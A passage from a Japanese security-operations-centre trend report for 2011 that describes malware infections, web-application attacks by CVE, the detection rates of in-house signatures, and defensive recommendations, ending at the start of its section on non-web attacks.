# JSOC

## 侵入傾向分析レポート

vol. 18

2012 年4月26日

JSOC Analysis Team

# JSOC 侵入傾向分析レポート vol.18


1. はじめに 2
2. エグゼクティブサマリー 3
3. 攻撃検知割合の全体推移 4
4. 脅威に対する JSIG の有効性 5
4.1 外部からの脅威に対する検知割合 ····· 5
4.2 内部からの脅威に対する検知割合 ····· 5
5. ウイルス感染による脅威の傾向 6
5.1 内部から発生する脅威の傾向 ····· 6
5.2 標的型攻撃によるウイルス感染の検知を実証 ····· 6
5.3 TDSS ウイルスの増加傾向 ····· 7
6. 事前対策を立てるべき脅威の傾向 9
6.1 基礎的な対策で防げる脅威は未だ継続 ····· 10
6.2 ウェブ以外のサービスに対する攻撃の推移 ····· 11
6.3 ウェブサーバの脆弱性や設定不備に対する攻撃の推移 ····· 12
6.4 JBOSS の脆弱性を狙った攻撃に対する注意喚起 ····· 12
6.5 ウェブアプリケーションの脆弱性に対する攻撃 ····· 16
6.6 phpMyAdmin に対して ····· 17
6.7 WordPress に対して ····· 18
6.8 AWStats を狙った攻撃の急増及びボットの脅威 ····· 18
6.9 SQL インジェクションの推移 ····· 19
7. 今後の脅威予測とまとめ 21
7.1 今後の脅威予測 ····· 21
7.2 まとめ ····· 22
8. 付録　JSOC のサービスについて 23

# 1. はじめに

本レポートは、株式会社ラックの JSOC（Japan Security Operation Center）セキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやウイルス感染などのセキュリティインシデントの発生傾向を調査したレポートです。

ラックでは、「JSOC マネージド・セキュリティ・サービス（MSS)」や「24+ シリーズ」などの企業向けのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスは、お客様ネットワーク内のセキュリティデバイスから出力されるログを、専門の知識を持ったセキュリティアナリストが 24 時間 365 日リアルタイムで分析を行い、精度の高いインシデント情報をお客様にご報告しています。本レポートは単なる定点観測によるデータではなく、実際に発生したインシデントのデータに基づいているため、世界的なトレンドだけではなく日本のユーザが直面している実際の脅威を把握することができるレポートとなっております。本レポートが皆様方のセキュリティ対策における有益な情報としてご活用いただけることを願っております。

**Japan Security Operation Center**
**Analysis Team**



**集計期間:**

2011 年 1 月 1 日 ～ 2011 年 12 月 31 日

**対象機器:**

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。対象となるセキュリティデバイスは以下のとおりです。

**IDS:**

・IBM Security Network Intrusion Prevention System
・Enterasys Dragon Network Sensor
・McAfee Network Security Platform
・Cisco IDS
・Sourcefire 3D System

**IPS:**

・IBM Security Network Intrusion Prevention System
・McAfee Network Security Platform
・Cisco IPS
・Sourcefire 3D System

FW:

・Check Point VPN-1

・Juniper Networks Netscreen/SSG/ISG

・Cisco ASA/PIX

## 2. エグゼクティブサマリー

2011 年において JSOC で検知・報告を行った重要インシデント[1]は「監視対象ネットワーク内部からのコンピュータウイルス(以下、ウイルス)感染による重要インシデント」「ウェブアプリケーション固有の脆弱性を狙ったインターネットからの攻撃による重要インシデント」の大きく二つに分類することが出来ます。

### 監視対象ネットワーク内部からのウイルス感染による重要インシデント

2011 年は SpyEye や TDSS と呼ばれるウイルス、また標的型攻撃によるウイルス感染が重要インシデントとして挙げられます。従来、標的型攻撃により感染するウイルスは「標的となる組織毎に作成されている」と考えられていました。しかし、国内の標的型攻撃の事例を多く取り扱う弊社の緊急対応チーム、サイバーセキュリティ研究所及びサイバー脅威分析センターによる解析結果から、「必ずしも標的となる組織に特化して開発されたウイルスが用いられるわけではない」ことが明らかになってきました。この解析結果を受けて JSOC では、標的型攻撃により感染するウイルスの活動を検知する JSOC オリジナルシグネチャ(以下 JSIG)を新たに 32 種作成し適用を開始しました。現在 JSOC ではこの JSIG によって、実際にお客様のネットワークにおいて標的型攻撃によるウイルス感染を早期発見しており、検知成果と精度を上げ始めています。

近年、標的型攻撃によって感染するウイルスのように公開される情報が少ないウイルスや、感染を隠蔽する機能を持つウイルスが増加傾向にあり、これらは従来のウイルス対策では発見することが難しい状況です。今後こうした脅威に対してどのような情報セキュリティ戦略を検討するかが、各企業の事業継続を左右するでしょう。しかしながら、これら高機能だと捉えられているウイルスにおいても、従来のウイルス同様に既知の OS やアプリケーションの脆弱性を悪用することが分かっています。まずは基本的な対策である OS やアプリケーションのセキュリティアップデートや、アクセス制御といった対策を改めて見直すことで大幅なリスク軽減が可能です。


### ウェブアプリケーション固有の脆弱性を狙ったインターネットからの攻撃による重要インシデント

ウェブアプリケーションへの攻撃が占める割合は依然増加しており、重要インシデントでは攻撃全体の約 90%がウェブサービスに対するものでした。「オープンソースのウェブアプリケーション固有の脆弱性」を狙った攻撃が非常に多く、12 月には後述する特定のウェブアプリケーションの脆弱性を狙った攻撃の急激な増加が JSIG によって確認されています。これらの攻撃は、ボット型ウイルスに感染したホストが、第三者の命令を受けて無差別に行っていると見られ、こうした攻撃は今後も大きな脅威です。特にウェブアプリケーション開発プラットフォームのひとつである Apache JBoss においては、ウェブ管理画面における脆弱性を攻撃して感染を広げるウイルスが登場しており、JSOC でも JBoss の脆弱性への攻撃が成功したケースを確認しています。同様に、過去に侵入の足がかりとなった事例のある Apache Tomcat や phpMyAdmin など、ウェブアプリケーションの利便性を高めるためのウェブ管理画面やインストール時に配置されるサンプルプログラムに対して攻撃が行われるケースが継続しています。このような管理画面は管理者のための重要な機能を持っていることが多く、またサンプルプログラムは公開を前提とされていないため脆弱性が存在する場合があります。これらは本来インターネットに対して公開すべきものではありません。管理画面やサンプルプログラムを含め、公開されているリソース全体においてアクセス制御が適切に行われているかどうか定期的な再チェックを推奨いたします。

ウェブアプリケーションへの攻撃はいずれも既知の脆弱性が標的となっており、適切なセキュリティアップデートが実施できていれば攻撃の影響を受けないものです。特に攻撃の標的となりやすいウェブサービスを公開している場合には、ウェブアプリケーションでの対策だけでなくウェブサーバ自体の脆弱性やプラットフォームとなるフレームワークの脆弱性にも注意を払うことを推奨いたします。


[1] JSOC で設定している 5 段階のインシデント重要度のうち、上位 2 つ「Critical」及び「Emergency」が設定されたインシデント

## 3. 攻撃検知割合の全体推移




グラフ 1：Emergency/Critical 件数の推移（2010 年 7 月～2011 年 12 月）

昨年以前の検知割合と比較すると、2011 年は Critical インシデントが減少しています。これは監視対象ネットワークの内部ホストにおいて、ウイルス感染時に発生する通信を検知する Critical インシデントが減少したことを意味しています。 ウイルス感染による Critical インシデントの減少要因としては、2010 年 11 月より国内で感染が広がっていた Monkif ウイルス(通称:mstmp ウイルス)の感染事例減少が要因として挙げられます。





グラフ 2: Critical 以上の重要インシデント内訳[2]

重要インシデント全体の件数は減少しています。しかし 2010 年からの傾向に引き続き、内部ホストからのインシデントが占める割合は非常に高いままであり、それら内部ホストからのインシデントのほとんどはウイルス感染を検知したものです。インターネットからの攻撃による重要インシデントは 2011 年の上半期と比較し、下半期では増加傾向にあります。これは SQL インジェクションや phpMyAdmin など、オープンソースであるウェブアプリケーションへの攻撃が増加したことが要因としてあげられます。

[2] グラフ 2 凡例解説
内部から:内部ネットワークからの通信による重要インシデント
インターネットから:外部ネットワークからの通信による重要インシデント

## 4. 脅威に対する JSIG の有効性

JSOC では、最新の検知実績に基づく国内の最新動向やサイバー119、サイバーセキュリティ研究所及びサイバー脅威分析センターの研究成果を反映し、JSOC 独自開発のカスタムシグネチャ(JSIG)を監視デバイスに適用しています。JSIG はメーカのシグネチャだけでは検知することができない攻撃通信・ウイルス感染による通信を捉え、お客様環境における脅威の早期発見を可能にしています。




グラフ 3 :内部及び外部からの脅威に対する JSIG の検知割合(Critical 以上)


### 4.1 外部からの脅威に対する検知割合

インターネットからの攻撃によるインシデントについては、約 20%を JSIG のみで検知しています。ウェブアプリケーションへの攻撃として非常に多い SQL インジェクションに対しては、メーカ製シグネチャによって約 80%以上検知出来ていると言えます。一方でメーカ製シグネチャでは phpMyAdmin, ZenCart, Exim, JBoss といったアプリケーション固有の脆弱性に対する攻撃を捉えることが出来ない為、これらの約 20%の脅威に対して JSIG が補完的により正確な検知を支援しています。

### 4.2 内部からの脅威に対する検知割合

監視対象ネットワーク内部におけるインシデントの多くは、ウイルス感染によるものです。その内、実に約 50%以上が JSIG でのみ検知できるインシデントでした。特に、公開情報の乏しい国内の標的型攻撃によって感染するウイルスに対しては、全 32 種の JSIG を用意しており早期発見・早期対処ができるよう努めています。


## 5. ウイルス感染による脅威の傾向




グラフ 4:内部から発生した脅威の検知割合

### 5.1 内部から発生する脅威の傾向

内部ホストからの通信による重要インシデントでは、90%以上がウイルス感染による通信となっています。しかし 2011 年上半期からの傾向として、ウイルス感染によるインシデントの総数は減少傾向にあります。特に 2010 年 11 月以降非常に多く検知していた Monkif ウイルスについては 2011 年 4 月以降では検知していません。また、上半期に増加の兆候が見られた SpyEye ウイルスについては 10 月以降検知が減少しました。SpyEye ウイルスは、Microsoft Windows に感染するウイルスですが、10 月には Microsoft Update によって入手可能な『悪意のあるソフトウェアの削除ツール』がこの SpyEye(別名:EyeStyle)に対応しています。Microsoft では削除ツールでの対応後 10 日間で約 60 万台もの PC から SpyEye ウイルスの駆除が行われたことを報告[3]しており、下半期での検知数の減少の一因として、既存の SpyEye ウイルスへの対処が進んだことが推測されます。




グラフ 5:ウイルス感染による重要インシデント割合[4]

### 5.2 標的型攻撃によるウイルス感染の検知を実証

下半期の 11、12 月には弊社緊急対応チームのサイバー119 及び弊社研究機関が現場から得ている攻撃手法とウイルス検体の解析により 32 種類の JSIG を開発・適用しました。その結果、多くの標的型攻撃に用いられるウイルスの検知に成功しています。標的型攻撃

[3] 『ウイルスの駆除が行われたことを報告』Microsoft Malware Protection Center
http://blogs.technet.com/b/mmpc/archive/2011/11/01/poison-and-eyestye-by-the-numbers.aspx

[4] 標的型ウイルス:標的型攻撃に用いられるウイルスによる通信
IRC Bot:C&C との通信に IRC を使用するウイルスによる通信
TDL/TDSS, SpyEye, Conficker, Monkif, Autorun Worm(ET Trojan),ButterFly Bot(Mariposa):各名称のウイルスによる通信
その他:ウイルスが拡散する際に発生する 139/tcp ,445/tcp などへのスキャン通信など

によるウイルスは、多くの場合、特定の組織用にカスタマイズされたウイルスが用いられると考えられていました。しかし上述機関の連携により JSOC ではサイバー119 が対応した国内での標的型攻撃による同様の感染を顕在化、早期発見し対処することが可能になりました。とはいえ、これらのウイルスは解析結果やウイルスの種類など、情報の多くが公開されておらず詳細の調査が非常に困難です。ウイルス感染の脅威における対策は、ウイルス感染を防ぐための対策と、感染してしまった場合の早期発見・対処による被害を最小限に抑えるための対策の 2 通りが考えられます。

**・OS のセキュリティアップデートを実施して最新の状態に保つ**
**・サードパーテイ製のアプリケーションを常に最新のバージョンに保つ**
- Adobe Reader
- Adobe Flash Player
- Oracle Java (JRE/JDK)

**・USB メモリや外付けハードディスクなどの外部ストレージを安易に使用しない**
**・ウイルス対策ソフトウェアを導入し、定義ファイルを常に最新の状態に維持し、定期的なウイルススキャンを実施する**
**・不審なメールに対処するインシデントレスポンスの訓練を実施する**

また、最新の標的型攻撃対策のガイドライン(※)では以下のような対策も有効とされています

**・ドメインまたはローカルの管理者権限を持つユーザの数を最小限に抑える**
**・マイクロソフト OS のソフトウェアの制限ポリシーまたは AppLocker などの機能を使用して、許可されていないプログラムの実行を制限する**
※Strategies to Mitigate Targeted Cyber Intrusions
http://www.dsd.gov.au/infosec/top-mitigations/top35mitigationstrategies-list.htm
※Mitigation Guidelines for Advanced Persistent Threats
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

さらに、万が一の感染してしまった場合に備え、以下のような対策を併せて実施することが望ましいといえます。

**・出口対策による被害拡大の防止・早期発見**
- IDS/IPS による外部への通信の監視
- Proxy やファイアウォールによる内部から外部に対するアクセスの制御

**・ウイルス感染時のインシデントレスポンス体制の見直し**

### 5.3 TDSS ウイルスの増加傾向


下半期に新たに検知件数が増えているのが TDSS(別名:Alureon, Tidserv)と呼ばれるウイルスです。TDSS ウイルスは 2008 年 9 月頃から感染が報告されており、感染を隠蔽することに長けたルートキット機能を持つウイルスとして知られています。2010 年 2 月に Microsoft のセキュリティ更新プログラム MS10-015 の適用時、このウイルスに感染したマシンがブルースクリーン状態に陥るケースが多数報告された[5]ことで注目されました。このウイルスが感染時に発生させる通信はほとんどが暗号化通信であるため、検知可能な部分は非常に限られています。8 月に新たにシグネチャが追加されたことでようやく検知が可能となりました。その後 JSIG の追加により検知可能な通信の範囲を補完的に拡大したことで、徐々に検知数を伸ばしています。TDSS の特徴として、発見および駆除が困難であることが挙げられます。また、このウイルスに感染すると、情報搾取や、さらなるマルウェアのインストールによる被害拡大の恐れがあります。

**JSOC での TDSS 検知対応事例：**
2011/09/08 16:33 JST
TDSS ウイルス感染による通信を検知した為、お客様へ連絡。検知元の IP の調査を提案する。
2011/09/08 17:45 JST
お客様の調査の結果、送信元がファイアウォールであったため感染端末の特定ができない状況との相談を受ける。

[5] [続報 2] MS10-015 での再起動やブルースクリーンは、マルウェアが原因
http://blogs.technet.com/b/jpsecurity/archive/2010/02/18/3313624.aspx


通信リクエスト内容からウェブプロキシサーバ等 HTTP 通信ログを取得している機器から送信元の特定を提案する。
2011/09/08 19:38 JST
お客様より、ウェブコンテンツフィルタ機器の通信ログから感染ホストが特定できたとの連絡をいただく。
・お客様にてホストの切り離しを実施
・ホストのウイルス定義ファイルが古い状態であることを確認
・IDS の検知時刻帯では、USB メモリを接続していたことが判明

## 6. 事前対策を立てるべき脅威の傾向




グラフ 6:インターネットからの攻撃による重要インシデント内訳


インターネットからの攻撃による重要インシデントは約 90% がウェブサービスを狙った攻撃によるインシデントで占められました。ウェブサービスにおける攻撃では、SQL インジェクションおよびクロスサイトスクリプティングの脆弱性が重要インシデントの多数を占めています。図の集計データでは省略されていますが、SQL インジェクションの重要インシデントは攻撃成功件数ではなく、 JSOC からの調査によって SQL インジェクションの脆弱性が確認されたケース（脅威を未然に防いだケース）が多数を占めています。また上半期レポートにて紹介した、『Lizamoon（ライザムーン）攻撃』と呼ばれるウェブページ改ざんを狙った SQL インジェクションによる重要インシデントも発生しています。次いで多かったのが上半期で増加傾向にあった ProFTPD、Exim (メールサーバ)の脆弱性を狙った攻撃でした。重要インシデントに繋がる攻撃の多くが、ウェブサービスを狙った攻撃であることを示す結果となっています。




グラフ 7:インターネットからの攻撃月別推移[6]

左図グラフ 7 はインターネットからの攻撃月別推移を示したものです。2011 年上半期と比較し、下半期ではインターネットからの攻撃による重要インシデントが増加の傾向にあります。これは、SQL インジェクションによるインシデントの増加に加え、ZenCart や phpMyAdmin といったオープンソースのウェブアプリケーションの脆弱性を狙った攻撃によるインシデントの増加が大きな要因となっています。

[6] ProFTPD：ProFTPD の脆弱性(CVE-2010-3867)を悪用した攻撃
Exim：Exim の脆弱性(CVE-2010-4344)を悪用した攻撃
DCOM：Windows RPC DCOM の脆弱性(MS03-026)を悪用した攻撃 次ページへ続く




グラフ 8:対処方法から見た重要インシデントの推移

### 6.1　基礎的な対策で防げる脅威は未だ継続

「アプリケーションの改修(主に独自開発のウェブアプリケーション)」 で対処する必要がある攻撃が最も多く、 次いでアプリケーションのバージョンアップやパッチ適用で対処可能な攻撃が多い結果となっています。攻撃傾向からわかるように、重要インシデントにつながる公開サービスへの攻撃の多くは、一般的な対処によって未然に防ぐことができるものです。


JSOC にてお客様に報告した独自開発のウェブアプリケーションの改修で対処する必要がある脆弱性は、SQL インジェクションとクロスサイトスクリプティングの脆弱性がその多くを占めています。これら脆弱性に対しては様々な攻撃手法が存在しますが、ウェブアプリケーションにおいて既存の対策が通用しないものが増えているわけではありません。

このように、インターネットからの攻撃による重要インシデントは一般的なバージョンアップ・パッチ適用などの一般的なセキュリティ対策を行うことで防げるインシデントが多数を占めているものの、これらのインシデント件数は依然、減少傾向にはないのが実情です。アプリケーションの脆弱性や設定不備をチェックするための定期的なセキュリティ診断や、 利用アプリケーションとそのバージョンを把握し、適切なパッチマネジメントが徹底できているかを今一度確認することをお勧めいたします。

---


Server Service：Windows サーバサービスの脆弱性(MS08-067)を悪用した攻撃
Symantec Antivirus：Symantec AntiVirus(CVE-2006-2630, CVE-2009-1429)の脆弱性を悪用した攻撃
SQL Injection：SQL インジェクション攻撃
XSS：クロスサイトスクリプティングの脆弱性を探索する試み
phpMyAdmin：phpMyAdmin の脆弱性(CVE-2009-1151, CVE-2009-1285, CVE-2009-4605, CVE-2011-2505)を悪用した攻撃
ZenCart：Zen Cart の脆弱性(CVE-2009-2254)を狙った攻撃
Web Defacement：ウェブサーバの設定不備を悪用したウェブページ改ざん
Proxy: 設定に不備のある Web サーバを Proxy サーバとして不正利用する試み
OpenSSL：OpenSSL の脆弱性(CVE-2002-0656)を悪用した攻撃
osCommerce：osCommerce の脆弱性(OSVDB-60018)を狙った攻撃
JBoss JMX Console：JBoss の脆弱性(CVE-2010-0738)を悪用した攻撃
File Disclose：設定ファイルやパスワードファイルを不正に参照する試み
Web Vulnerability Scan：ウェブサーバの脆弱性を探索するスキャン

## 6.2　ウェブ以外のサービスに対する攻撃の推移




グラフ 9:SSH 及び FTP に対するブルートフォース攻撃の推移[7]

